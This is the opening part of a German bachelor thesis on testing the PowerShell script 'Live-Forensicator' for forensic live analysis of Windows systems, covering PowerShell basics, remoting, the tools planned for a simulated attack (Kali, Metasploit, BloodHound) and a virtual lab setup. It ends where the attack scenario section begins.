Hochschule Wismar
Fakultät für Ingenieurwissenschaften
Bereich Elektrotechnik und Informatik

Bachelor-Thesis

Forensische Live-Analyse von Windows Systemen mit dem PowerShell Skript „LiveForensicator“

Eingereicht von: Sebastian Häuser
Studiengang IT-Forensik
Betreuer: Prof. Dr.-Ing. Antje Raab-Düsterhöft
weitere Gutachter: Dipl. Ing. Hans-Peter Merkel

Mülheim an der Ruhr, den 18.11.2023

Aufgabenstellung

In der Bachelor-Thesis ist das PowerShell Skript „Live-Forensicator“ auf die forensische Nutzbarkeit einer Live-Analyse von Windows Systemen zu untersuchen. Hierfür soll ein Angriffsszenario auf einem Windows Client nachgestellt werden, das anschließend mithilfe des PowerShell Skripts forensisch ausgewertet wird.

Dazu soll untersucht werden

- welche Bereiche des Betriebssystems vom Skript analysiert und welche Artefakte gesammelt werden,
- ob verlässliche Ergebnisse im Vergleich zu anderen PowerShell Befehlen geliefert werden,
- und welche Möglichkeiten der Ausführung des Skripts aus der Ferne (Remote) bestehen.

Kurzreferat

In Zeiten des digitalen Zeitalters nehmen Angriffe auf Unternehmen aber auch auf Privatpersonen stetig zu. Je nach Unternehmen und der dort herrschenden IT-Sicherheitsphilosophie sollen technische Maßnahmen wie Virenscanner, Firewalls und Intrusion Detection Systeme Sicherheitsvorfälle erkennen und abwehren. Trotz aller Sicherheitsbemühungen verbreiten sich Schadprogramme rasant und die Anzahl neuer Bedrohungen wächst täglich. Schadsoftware und die Möglichkeiten des „digitalen Überfalls“ entwickeln sich stetig weiter, heutzutage werden Angriffe sogar als Service im Darknet vermarktet, Baukästen für verschiedenste, auf das jeweilige Angriffsziel zugeschnittene Cyberangriffe werden bereitgestellt, Sicherheitslücken verbreitet oder gar bewusst zur missbräuchlichen Nutzung geschaffen. Eine hundertprozentige Sicherheit ist utopisch und in der Praxis nicht denkbar. Aufgrund dessen bedarf es sowohl für IT-Sicherheitsverantwortliche, Ermittler, aber auch technisch versierte Endanwender Möglichkeiten der schnellen Identifizierung von IT-Angriffen jeglicher Art.

Das PowerShell Skript „Live-Forensicator“ wurde mit der Zielsetzung entwickelt, dem Anwender einen direkten Zugang ohne weitere Software zu einem möglicherweise kompromittierten System zu ermöglichen und Informationen über das System schnell zugänglich zu machen. In dieser Bachelor-Thesis soll das PowerShell Skript Live-Forensicator auf die Möglichkeiten einer Live-Analyse von Windows Systemen untersucht werden. Hierfür soll ein Sicherheitsvorfall anhand eines nachgestellten Angriffsszenarios auf einem Windows System durchgeführt und anschließend mit dem PowerShell-Skript ausgewertet werden.

Abstract

In the digital age, attacks on companies and private individuals are on the rise. Depending on the company and its IT security philosophy, technical measures such as virus scanners, firewalls and intrusion detection systems are designed to detect and prevent security incidents. Despite all security efforts, malware spreads rapidly and the number of new threats grows daily. Malware and the possibilities of "digital attack" are constantly evolving, nowadays attacks are even marketed as a service on the darknet, construction kits for various cyber attacks tailored to the respective attack target are provided, security loopholes are spread or even deliberately created for misuse. One hundred percent security is utopian and unthinkable in practice. Because of this, there is a need for IT security officers, investigators, as well as technically experienced end users to have ways to quickly identify IT attacks of any kind.

The PowerShell script "Live Forensicator" was developed with the objective of providing the user with direct access, without any additional software, to a possibly compromised system and to make information about the system quickly accessible. In this bachelor thesis, the powershell script live forensicator is to be examined for the possibilities of a live analysis of Windows systems. For this purpose, a security incident is to be carried out using a simulated attack scenario on a Windows system, which is then evaluated using the script.

Inhaltsverzeichnis

1 Einleitung

1.1 Motivation

Die von Microsoft entwickelte *PowerShell* ist eine Befehlszeilenschnittstelle und Skriptsprache, die auf der .NET-Technologie basiert. Sie dient der Ausführung sowie Automatisierung einer Vielzahl von System- und Anwendungsprozessen und gilt als Nachfolger der Eingabeaufforderung (cmd.exe) der Microsoft DOS- bzw. NT-Reihe. [1]

Mithilfe der *PowerShell* lassen sich Arbeitsschritte in Microsoft Netzwerkumgebungen sowohl lokal als auch aus der Ferne automatisiert durchführen. Durch kleine Befehle, genannt Commandlets, kann sie um unzählige Aktionen und Funktionen erweitert werden. Cmdlets können als kleine Skriptsammlungen verstanden werden, die in *PowerShell* eingebunden und angewendet werden können. Administratoren haben so die Möglichkeit, detaillierte Systeminformationen auszulesen, Konfigurations- und Verwaltungsarbeiten durchzuführen, Abfragen zu generieren oder zu automatisieren und vieles mehr.

Da die *Windows PowerShell* in jedem modernen Windows-Betriebssystem vorinstalliert ist und dadurch eine große Verbreitung sowie hohe Verfügbarkeit hat, ist die Einstiegshürde zur Nutzung gering und es bedarf keiner weiteren Installation von zusätzlicher Software. Dies bietet neben der Systemadministration auch Ermittlern und Angreifern einen schnellen Zugang zu Systemen.

Das PowerShell-Skript *Live-Forensicator* [2], geschrieben von *Ebuka John Onyejegbu*, bündelt eine Reihe von PowerShell-Befehlen und soll es Anwendern ermöglichen, in kurzer Zeit detaillierte Informationen über ein System zu erlangen. Die vom Skript gesammelten Daten werden nach Abschluss in mehreren HTML-Dateien als eine Art Bericht visuell dargestellt. Eine Intelligenz zur Wertung der erhaltenen Informationen ist nicht vorhanden, die Interpretation der Ergebnisse erfolgt durch den Anwender.

Sollte sich als Ergebnis dieser Bachelor-Thesis zeigen, dass das PowerShell-Skript sowie die PowerShell selbst einen Mehrwert bei einer forensischen

Auswertung von Windows Systemen bietet, besteht die Möglichkeit Arbeitsabläufe dahingehend zu optimieren und automatisierte Auswertungen oder Abfragen zu erstellen. Durch Ausführung und Auswertung des PS-Skripts könnten erste wertvolle Informationen im Rahmen einer forensischen Live-Analyse gewonnen werden, sodass ein erster Überblick über das auszuwertende System entsteht, auf dem dann das weitere Vorgehen aufgebaut werden kann.

1.2 Ausgangssituation und Problemstellung

Im digitalen Zeitalter sind Cyberangriffe auf die Infrastruktur von Unternehmen oder Privatgeräten keine Seltenheit, sondern bestimmen die tägliche Arbeit von Administratoren, Ermittlern und Anwendern. Die Anzahl der Meldungen von Infektionen, die durch Schadprogramme verursacht werden, stieg in den letzten Jahren stetig an und verblieb in den letzten beiden Jahren auf einem konstant hohen Level von ca. 15 Millionen Infektionen durch Schadprogramme allein in Deutschland. [3]

Abbildung 1 - Statistik Schadprogramm-Infektionen 2018-2022 BSI

Von einem Rückgang der Zahlen ist aktuell nicht auszugehen, so registrierte das Bundesamt für Sicherheit in der Informationstechnik (BSI) im Jahr 2021 neue Rekordzahlen mit durchschnittlich 394.000 neuer Schadprogramm-Varianten täglich. In der Spitze konnten sogar 553.000 neue Bedrohungen täglich verzeichnet werden.

Abbildung 2 - Statistik Schadprogramm-Varianten pro Tag 2017-2021 BSI

Eine dabei häufig genutzte Angriffsmethode ist der Versand von Malware über E-Mail, mit der Zielsetzung, dass der Schadcode vom Empfänger ausgeführt wird. In den letzten fünf Jahren nahm die Verteilung von Malware über E-Mail stetig zu, sodass dieser Angriffsvektor weltweit von 33% im Jahr 2018 auf 86% im Jahr 2022 angewachsen ist. Die Verbreitung von Malware über das Web hingegen ist in diesen Jahren von 67% auf 14% gefallen. [4]

Oftmals werden E-Mails dabei so täuschend echt getarnt, dass auf den ersten Blick kein schadhafter Inhalt zu erkennen ist. Neben infiziertem E-Mail-Anhang wie beispielsweise schädliche Word-Dateien, die mit Makros ausgestattet sind

oder Dokumente die schadhaften Java-Code nachladen, existieren unzählige weitere Möglichkeiten die stetigen Veränderungen unterliegen.

Insbesondere in größeren Unternehmen wird der Schadcode an diverse Empfänger verschickt, sodass das Risiko steigt, das dieser versehentlich von Mitarbeitern ausgeführt wird. Oftmals schlagen Virenscanner bei bekannten Schadcode-Signaturen Alarm und unterbinden die Ausführung. Allerdings bleibt nicht selten die Frage offen, ob das System nicht doch kompromittiert wurde oder sich gar ein Angreifer auf diesem befindet. Dies führt oftmals dazu, dass Einzug und Neuinstallation des betroffenen Systems unumgänglich sind, um die Sicherheit des Unternehmensnetzwerkes nicht zu gefährden.

1.3 Zielsetzung und Grenzen

Das Ziel dieser Bachelor-Thesis besteht darin, das PowerShell-Skript „Live-Forensicator“ in einer zu erstellenden Testumgebung auf die forensische Nutzbarkeit zu untersuchen. Es soll dabei festgestellt werden, welche digitalen Spuren mithilfe des Skripts gesammelt werden können und ob die in modernen Windows Betriebssystemen vorhandene PowerShell einen Mehrwert bei einer forensischen Auswertung darstellt. Hierfür soll ein Angriffsszenario entworfen werden, anhand dessen die anschließende Auswertung demonstriert werden soll. Aufgrund der großen Anzahl verschiedener Bedrohungen kann nicht auf jegliche Angriffsszenarien eingegangen werden. Es soll vielmehr anhand eines Beispiels aufgezeigt werden, welche Befehle im Skript verwendet und welche digitalen Spuren einer Bedrohungslage erkannt werden. Abschließend soll eine Einschätzung erfolgen, welche Arten von Angriffen entdeckt werden können.

Die einzelnen PowerShell-Befehle des Skripts sollen zunächst in Kategorien eingeordnet und analysiert werden, sodass diese auch unabhängig vom Skriptaufruf einzeln angewendet werden können. Nach Durchführung des Angriffsszenarios findet die Auswertung mithilfe des Skripts statt, sodass abschließend eine Einschätzung gegeben werden soll, ob die Windows PowerShell und das Skript für die Live-Forensik einen Mehrwert liefern.

Der Schwerpunkt liegt auf der Live-Analyse eines kompromittierten Windows

Systems. Eine Post-Mortem Analyse, die Imageerstellung für nachgelagerte forensische Analysen oder weitere Auswertungen werden nicht durchgeführt.

Die Auswertung basiert auf dem auf Github veröffentlichten PowerShell-Skript. Es soll keine weitere Software nachinstalliert und genutzt werden. Das Skript wird ausschließlich auf Windows-Betriebssystemen ausgeführt.

Aufgrund des Umfangs dieser Arbeit kann nicht auf jegliche Grundbegriffe einer Windows-Domänenumgebung, der verwendeten Serverrollen wie *Active Directory Domain Services* oder weiterer Features eingegangen werden. Ebenso können nicht alle verfügbaren PowerShell-Befehle und Commandlets betrachtet werden. Es werden die Grundlagen für die in dieser Arbeit verwendeten PS-Befehle sowie für die Nachvollziehbarkeit des Angriffsszenarios erläutert.

2 Grundlagen

In diesem Abschnitt werden die Grundlagen der PowerShell, des PowerShell-Skripts und des Angriffsszenarios erläutert. Wie in Kapitel 1.3 verdeutlicht, kann nicht auf alle Grundlagen und Konzepte eingegangen werden, sondern es werden die für das Verständnis und der Nachvollziehbarkeit dieser Thesis benötigten Aspekte behandelt.

2.1 PowerShell

Windows PowerShell ist eine auf der .NET-Technologie basierende Skriptsprache, die zur Administration und Verwaltung von Windows-Systemen verwendet wird. Sie adaptiert das Konzept von Unix-Shells auf Windows Betriebssystemen und bietet durch die Unterstützung von *Windows Management Instrumentation* (WMI) und der COM-Bibliotheken Zugriff auf sämtliche Systemobjekte. [5, S. 3] Durch die stetige Weiterentwicklung ist die PowerShell zu einem mächtigen Werkzeug eines jeden Systemadministrators herangewachsen und ist aus dem Arbeitsalltag nicht mehr wegzudenken.

2.1.1 Stand der Technik

Windows PowerShell wurde erstmalig im November 2006 in der Version 1.0 als optionale Komponente des Betriebssystems *Windows Server 2008* veröffentlicht. Seit der Veröffentlichung der nachfolgenden Version *Windows Server 2008 R2* ist die PowerShell in jedem Windows Betriebssystem vorinstalliert. Im Laufe der Jahre wurde sie stetig weiterentwickelt und gilt als Nachfolger der aus Microsoft DOS-Zeiten entstammenden Eingabeaufforderung. Die Folgeversionen erhielten immer mehr Einzug in das Betriebssystem und gehören mittlerweile zum festen Bestandteil. Die letzte Version die ausschließlich für Windows veröffentlicht wurde ist *Windows PowerShell 5.1*. Diese Version wird in jeder modernen Betriebssystemversion, seit der Veröffentlichung von Windows 10 – Build 14971, als Standard-Befehlszeile ausgerollt und löst seitdem die Eingabeaufforderung als bisherigen Standard ab. [6]

Ab der folgenden Version 6.0 wurde die PowerShell plattformübergreifend

weiterentwickelt und das Projekt wird seitdem unter dem Namen *PowerShell* fortgeführt. Seitdem unterstützt die PowerShell auch die Betriebssysteme Linux und MacOS. Eine Weiterentwicklung der reinen *Windows PowerShell* zeichnet sich aktuell nicht ab.

Die aktuelle PowerShell mit langfristiger Unterstützung (Long Term Service / LTS) ist Version 7.2, welche im November 2021 veröffentlicht wurde und auf der .NET-Technologie 6.0 basiert. Version 7.3 wurde im November 2022 basierend auf .NET 7.0 veröffentlicht und aktuell befindet sich Version 7.4 in der Entwicklung, welche zurzeit als Preview zur Verfügung steht und auf .NET 8.0 basiert.

In dieser Arbeit wird die letzte ausschließlich für Windows erschienene Version 5.1 verwendet, da diese zum gegenwärtigen Zeitpunkt noch immer dem aktuellen Standard in Microsoft-Umgebungen entspricht und auch weiterhin bei neuen Geräten ausgerollt wird.

Bei den Desktop-Betriebssystemen ist *Windows 10* trotz der Veröffentlichung von *Windows 11* vor zwei Jahren das noch immer am häufigsten genutzte Betriebssystem mit einem weltweiten Marktanteil von 71%.[7] Bei den Serverbetriebssystemen stellt *Windows Server 2022* die zum gegenwärtigen Zeitpunkt aktuelle Version auf dem Markt dar. Aufgrund der Aktualität und Verbreitung wird die Testumgebung auf Grundlage der beiden genannten Betriebssystemversionen Windows 10 und Windows Server 2022 erstellt.

2.1.2 Commandlets

Commandlets, abgekürzt Cmdlets, sind kleine Befehle, die in *PowerShell* aufgerufen werden und eine spezifische Funktion erfüllen. Sie bestehen in der Regel aus einem Verb, einem Substantiv und einer optionalen Parameterliste. Der allgemeine Aufbau der Syntax lautet:

Verb-Substantiv [-Parameterliste]

Die Angabe von Verb und Substantiv reichen für eine Vielzahl von Befehlen aus, die zum Auslesen von Informationen verwendet werden und benötigen keine Spezifizierung anhand von Parametern. Beispielsweise werden alle Prozesse mit

folgendem Befehl angezeigt [5, S. 58]:

Get-Process

Werden hingegen Aktionen ausgeführt, wie das Starten von bestimmten Prozessen, so muss durch die Angabe von Parametern der jeweilige Name des Prozesses übergeben werden. Der Prozess bzw. das Programm *Notepad.exe* wird wie folgt gestartet:

Start-Process notepad.exe

In der Regel unterstützen Cmdlets eine Vielzahl von optionalen Parametern. Die jeweilige Syntax kann mit dem Aufruf des Hilfe-Commandlets *Get-Help* eingesehen werden. Hierfür wird das Hilfe-Cmdlet dem Befehl vorangestellt, für den die Hilfe aufgerufen werden soll:

Get-Help Start-Process

```
PS C:\Users\alice.TSTLB-LVFRNSCTR> Get-Help Start-Process

NAME
    Start-Process

SYNTAX
    Start-Process [-FilePath] <string> [[-ArgumentList] <string[]>]  [<CommonParameters>]

    Start-Process [-FilePath] <string> [[-ArgumentList] <string[]>]  [<CommonParameters>]


ALIASE
    saps
    start
```

Abbildung 3 - Auszug des Hilfe-Cmdlet für Start-Process

Neben den beiden genannten Verben *Get* und *Start* gibt es eine Vielzahl weiterer Verben die verwendet werden können. Zum Lesen von Daten wird allgemein das Verb *Get* verwendet, welches in dieser Arbeit auch am häufigsten genutzt wird. Das Gegenstück bildet das Verb *Set*, womit Daten wiederum geschrieben werden. Eine Liste der am häufigsten verwendeten Verben findet sich in der Dokumentation von Microsoft. [8]

Der Begriff Commandlets wird in dieser Arbeit synonym mit den Begriffen Funktion und Befehl verwendet.

2.1.3 Windows Management Instrumentation

Windows Management Instrumentation ist eine leistungsstarke Verwaltungstechnologie, die es ermöglicht, Informationen und Steuerungsfunktionen von Windows-Clients in einem Netzwerk auszulesen und zu nutzen. Mithilfe von WMI wird Administratoren und Entwicklern ermöglicht, auf eine breite Palette von Systeminformationen und -funktionalitäten zuzugreifen. Der Vorteil besteht darin, dass nicht direkt mit dem jeweiligen Endgerät interagiert werden muss, sondern es kann lesend oder schreibend auf die entsprechende WMI-Funktionalität zugegriffen werden. [9]

Über entsprechende Cmdlets wird WMI in *PowerShell* unterstützt und es können Instanzen von WMI-Klassen oder Informationen zu diesen abgerufen werden.[10] Beispielsweise kann mit dem Befehl

Get-WmiObject -Class Win32_OperatingSystem

unter Angabe der WMI-Klasse *Win32_OperatingSystem* Informationen über das vorliegende Betriebssystem wie die Build- und Versionsnummer ausgelesen werden.

Es stehen über tausend weitere WMI-Klassen zur Verfügung. Einen Überblick über alle Klassen erhält man durch Angabe des Parameters *-list*:

Get-WmiObject -list

Das PS-Skript *Live-Forensicator* nutzt die Unterstützung von WMI vielfach in den verwendeten Befehlen. Aufgrund der großen Anzahl an unterstützten WMI-Klassen werden nicht alle, sondern nur jene betrachtet, die auch im Skript Anwendung finden.

2.1.4 PowerShell-Remoting

Mit PowerShell-Remoting wurde ab der PS-Version 2.0 die Möglichkeit der Fernausführung von Cmdlets und Skripten geschaffen. Hierfür wurde das Protokoll WS-Management ab der Betriebssystemversion *Windows XP* und *Windows Server 2003* als *Windows Remote Management Protokoll* (WinRM) implementiert. Einige Cmdlets unterstützen auch die Fernausführung ohne

Nutzung von WS-Management, anstatt dessen werden dann *Remote Procedure Calls* (RPC) angewendet. Das zu verwendende Cmdlet muss hierfür den Parameter *-Computername* unterstützen, wodurch ein entferntes Computersystem adressiert wird. [5, S. 277f]

Die drei wichtigsten Commandlets für PowerShell-Remoting sind [5, S. 283]:

- Enter-PSSession: Starten einer Fernausführungssitzung im Telnet-Stil
- Invoke-Command: Fernausführung eines einzelnen PowerShell-Commandlets oder eines Skripts
- New-PSSession: Erstellen einer permanenten Verbindung für die Fernausführung

Bei dem ersten Cmdlet *Enter-PSSession* wird nur die Angabe von einem einzigen Computersystem unterstützt, bei den beiden anderen Befehlen hingegen können mehrere Computer als Array angegeben werden, wodurch Befehle oder Skripte auch an mehrere Rechner adressiert werden können.

Das Cmdlet *Invoke-Command* soll im weiteren Verlauf dieser Arbeit verwendet werden, um die Möglichkeiten der Fernausführung des Skripts auf entfernten Systemen prüfen und durchführen zu können.

Allgemein müssen folgende Voraussetzungen für PowerShell-Remoting auf allen beteiligten Systemen erfüllt sein [5, S. 279]:

- Microsoft .NET Framework 2.0 oder höher
- Windows PowerShell 2.0 oder höher
- Windows Remote Management (WinRM) 2.0 oder höher

PS-Remoting ist außerdem standardmäßig auf Clients deaktiviert und muss zunächst mit folgendem Befehl aktiviert werden:

Enable-PSRemoting

Daneben müssen noch spezielle Voraussetzungen sowohl auf dem lokalen als auch auf dem entfernten System geschaffen werden, damit die Remoting-Funktionalitäten unterstützt und die Fernausführung des Skripts *Live-Forensicator* ermöglicht wird. Die speziellen Anforderungen werden in Kapitel 4.2

beschrieben.

2.2 Live-Forensik

Live-Forensik, auch als Online-Forensik bezeichnet, beschreibt die forensische Auswertung eines sich im eingeschalteten Zustand befindenden Systems. Die Analyse findet unmittelbar nach Bekanntwerden eines Sicherheitsvorfalls oder noch während eines laufenden Angriffs statt. Es sollen in erster Linie solche Daten gesichert werden, die sich in einem flüchtigen Zustand befinden und nach Trennung der Stromzufuhr überschrieben, verändert oder gelöscht würden. Zu den flüchtigen Daten zählen beispielsweise der Arbeitsspeicher, laufende Prozesse, Cacheeinträge und bestehende Netzwerkverbindungen. [11, S. 13]

Abzugrenzen ist die Live-Forensik mit der meist darauffolgenden Post-Mortem-Analyse, die auch als Offline-Forensik bezeichnet wird. Hierbei wird zur Sicherung eines Computersystems ein Datenträgerabbild erstellt, welches anschließend forensisch ausgewertet wird. Die Auswertung findet somit auf einer Kopie des Originalsystems statt. [11, S. 13]

2.3 Kali Linux

Kali Linux ist eine auf Debian basierende Linux-Distribution, die speziell für Penetrationstests, Ethical Hacking, Cybersicherheitsforschung und digitale Forensik entwickelt wurde. [12] Sie enthält eine umfangreiche Sammlung von Open-Source-Sicherheitstools und bietet Anwendern die Möglichkeit, Schwachstellen in Computersystemen und Netzwerken zu identifizieren, um diese beheben zu können.

Die Kali Linux Distribution wird zur Vorbereitung und Ausführung des nachgestellten Angriffsszenarios verwendet.

2.4 Metasploit Framework

Eines der bekanntesten Tools für Penetrationstests ist das Metasploit Framework, ein freies Teilprojekt des Metasploit-Projekts der Firma Rapid7. [13,

14] Es wird von Anwendern zur Identifizierung und Ausnutzung von Schwachstellen in Computersystemen genutzt. Ein Angriff mithilfe von Metasploit besteht aus den folgenden drei Kernkomponenten [15]:

1. Auswahl und Konfiguration eines Exploits,
2. Konfiguration und Versand einer Payload an das Zielsystem,
3. Nachladen von Post-Modulen.

Nach dem Baukastenprinzip können veröffentlichte Exploits aus einer Datenbank ausgewählt und für Angriffe konfiguriert werden. Metasploit ist Bestandteil der Kali Linux Distribution und wird zur Erstellung einer Payload und Anwendung eines Exploits im Rahmen des Angriffsszenarios verwendet.

2.5 BloodHound

Im Modul Forensik Projekt II wurde sich intensiv mit der Software BloodHound, dem Datensammler SharpHound und den dabei auftretenden Spuren in den Windows Ereignisprotokollen beschäftigt. [16]

Die Software soll im Rahmen des Angriffsszenarios zur Informationsbeschaffung genutzt werden. Der folgende Abschnitt entstammt aus der Projektarbeit.

BloodHound ist eine Open-Source-Software, die sowohl von IT-Sicherheitsforschern und Penetrationstestern als auch von Angreifern zur Schwachstellenanalyse und Angriffspfaderkennung in Active Directory Umgebungen eingesetzt wird. Laut dem Red Canary Threat Report des Jahres 2022 wird BloodHound auf Platz 9 der am häufigsten erkannten Bedrohungen ausgewiesen. [17] Die Software dient dabei als Grundlage für darauf aufbauende Angriffsszenarien wie beispielsweise das Auslesen von Passwort-Hashwerten mit Tools wie Mimikatz, weshalb Informationen über Sitzungsdaten von besonderem Interesse sind.

BloodHound ist eine JavaScript-Webanwendung, die sich die Graphentheorie zur Visualisierung von Datenmengen zu Nutze macht. Mit Hilfe der Software werden Daten aus dem Verzeichnisdienst Active Directory und von Systemen im Netzwerk gesammelt und grafisch dargestellt. Hierdurch können teils sehr

komplexe und oftmals unbekannte Beziehungen der Objekte aufgedeckt und veranschaulicht werden. Die Interpretation der Ergebnisse wird durch die Visualisierung im Gegensatz zu textuellen Enumerationstools erleichtert.

Die Anwendung BloodHound ist zur Darstellung und Visualisierung der Daten zuständig, die eigentliche Informationsbeschaffung erfolgt durch den von BloodHound bereitgestellten Datensammler SharpHound. Die gesammelten Daten werden anschließend in der Graphdatenbank Neo4j gespeichert.

Der Datensammler SharpHound wird im Rahmen des Angriffsszenarios auf das Zielsystem hochgeladen und dort ausgeführt.

3 Vorgehen und Aufbau

3.1 Aufbau der Arbeit

Nachdem in Kapitel 2 die Grundlagen dieser Arbeit erläutert wurden, werden in diesem Abschnitt die Vorgehensweise und die Forschungsfragen erläutert, sowie der Versuchsaufbau und das Angriffsszenario beschrieben, anhand dessen die Auswertung mithilfe des PowerShell-Skripts durchgeführt wird.

Im nachfolgenden Kapitel 4 wird das Skript *Live-Forensicator* beschrieben und analysiert, sodass die Durchführung und die anschließende Auswertung nachvollziehbar werden. Neben den Voraussetzungen die zur lokalen als auch zur Fernausführung des Skripts erfüllt sein müssen, wird auf die Syntax eingegangen. Anschließend werden die im Skript verwendeten Befehle in Kategorien eingeordnet und einzeln erläutert. So wird neben der Nachvollziehbarkeit auch die Möglichkeit geschaffen, die PS-Befehle unabhängig von der Skriptausführung einzeln nutzen zu können, um so auf verschiedene Anwendungsfälle individuell reagieren zu können.

In Abschnitt 5 folgt die Durchführung des beschriebenen Angriffsszenarios, ehe das PS-Skript auf dem kompromittierten System zunächst lokal und anschließend über den Fernausführungsclient aus der Ferne ausgeführt wird. Die Auswertung der Ergebnisse und die Interpretation dieser erfolgt in Kapitel 6. Abschließend erfolgt eine Zusammenfassung der Ergebnisse sowie Fazit und Ausblick.

3.2 Erläuterung der Forschungsfragen

Im Folgenden werden die Forschungsfragen erläutert, die in dieser Bachelor-Thesis beantwortet werden sollen.

1. Welche Bereiche des Betriebssystems werden vom Skript analysiert und welche Artefakte werden gesammelt?
2. Werden verlässliche Ergebnisse geliefert? Gibt es vergleichbare PowerShell-Befehle?
3. Welche Möglichkeiten der Fernausführung bestehen?

Das Ziel dieser Thesis ist die forensische Auswertung mithilfe des PowerShell-Skripts durchzuführen, um so feststellen zu können, ob die PowerShell einen Mehrwert für die Live-Forensik bietet.

Frage 1:

Bei einer forensischen Live-Auswertung werden vorrangig flüchtige Daten ausgewertet, wie Arbeitsspeicher oder Cache-Einträge, die nach dem Herunterfahren eines Systems gelöscht oder überschrieben würden. Neben flüchtigen Daten sind aber auch solche von besonderem Interesse, die stetigen Veränderungen unterliegen. Hier sind bspw. die Windows eigenen Logdateien der Windows Ereignisanzeige zu nennen. Da zahlreiche Systemereignisse darin protokolliert werden, sollten diese unmittelbar ausgewertet werden, sodass Einträge, die nicht mit einem möglichen Sicherheitsvorfall in Verbindung stehen, minimiert oder gar ein Überschreiben der relevanten Ereignisse vermieden wird. Ebenso ist es denkbar, dass nach dem Herunterfahren eines Systems Veränderungen, die durch einen Angreifer verursacht wurden, wieder rückgängig gemacht, entfernt oder wichtige Spuren verwischt werden.

Frage 1 zielt darauf ab festzustellen, welche Systembereiche durch das PS-Skript analysiert und welche relevanten Artefakte für die Auswertung in Betracht gezogen werden.

Frage 2:

In der digitalen Forensik spielen verlässliche und reproduzierbare Ergebnisse insbesondere für die gerichtsverwertbare Beweissicherung eine entscheidende Rolle. Die verwendeten PS-Befehle müssen verlässliche Ergebnisse liefern und alle für die Auswertung relevanten Informationen in Betracht ziehen. Es soll geprüft werden, ob alle relevanten Attribute bei der Filterung der PS-Befehle berücksichtigt und verlässliche Ergebnisse geliefert werden.

Frage 3:

Neben der lokalen Skriptausführung durch den Anwender zielt die dritte Frage auf die Möglichkeiten der Fernausführung ab. Insbesondere in Unternehmensnetzwerken, die zahlreiche Clients verwalten, soll eine Möglichkeit geschaffen werden Systeme im Netzwerk aus der Ferne (automatisiert) auswerten zu können. Mit Beantwortung von Frage 3 sollen Möglichkeiten und Voraussetzungen der Fernausführung untersucht werden, sodass das Skript bei Aufkommen von Verdachtsmomenten eines Sicherheitsvorfalls direkt auf dem Zielsystem ausgeführt werden kann, oder eine regelmäßige automatisierte Ausführung ermöglicht wird.

3.3 Testumgebung / Versuchsaufbau

Damit das Angriffsszenario und die anschließende forensische Auswertung durchführbar sind, werden in einer virtuellen Testumgebung zwei Windows 10 Clients – *WINPC01* und *WINPC02* – und ein Windows Server 2022 – *WINSRV01* – in einem Domänennetzwerk bereitgestellt. Der Client *WINPC01* fungiert als Angriffsziel. Der Client *WINPC02* dient als Auswertungsclient, von welchem aus die Fernausführung des Skripts ermöglicht werden soll. Der Server *WINSRV01* ist für die Bereitstellung der Domänen- und Netzwerkbasisdienste wie *Active Directory Domain Services (AD DS)* und *Domain Name System (DNS)* zuständig. Auf dem Server wird eine Ordnerfreigabe eingerichtet, in welcher die Dateien des PS-Skripts *Live-Forensicator* abgelegt und anschließend von dort aus der Ferne aufgerufen werden.

Neben den Windows-Maschinen wird ein virtuelles Kali Linux – *KALI01* – installiert, welches für die Vorbereitung und Ausführung des Angriffsszenarios genutzt wird.

Alle Maschinen sind über einen virtuellen Switch miteinander verbunden, damit die Erreichbarkeit aller Clients untereinander gewährleistet ist. Die Versions- und Patchstände sowie Informationen zu den installierten Rollen und Features sind dem Anhang A.1 zu entnehmen. Die in der Testumgebung eingerichteten Benutzerkonten sind im Anhang A.2 gelistet.

Es wird die Domäne **testlab-liveforensicator.de** bereitgestellt, in der die Windows-Clients Mitglied sind. Der Angreifer-Client befindet sich außerhalb der Domäne. Der Aufbau der Testumgebung ist in Abbildung 4 dargestellt.




Abbildung 4 - Aufbau Testumgebung

Für die Bereitstellung der virtuellen Maschinen kann auf Hardwareressourcen aus dem Arbeitsumfeld des Autors zugegriffen werden. Der Server befindet sich in einem abgeschotteten Netzwerk und wird zur Bereitstellung der virtuellen Testumgebung verwendet.

Auf der Hardware ist der Hypervisor *VMware ESXi* installiert, der zur Bereitstellung der virtuellen Infrastruktur verwendet wird. Die Hardwareausstattung des Servers sowie Versionsstände sind dem Anhang A.3 zu entnehmen.

3.4 Szenario

Das nachfolgend beschriebene Angriffsszenario stellt eine mögliche Vorgehensweise eines Angreifers dar. Neben dem hier beschriebenen Versand von Malware existieren noch unzählige weitere Angriffsmöglichkeiten.

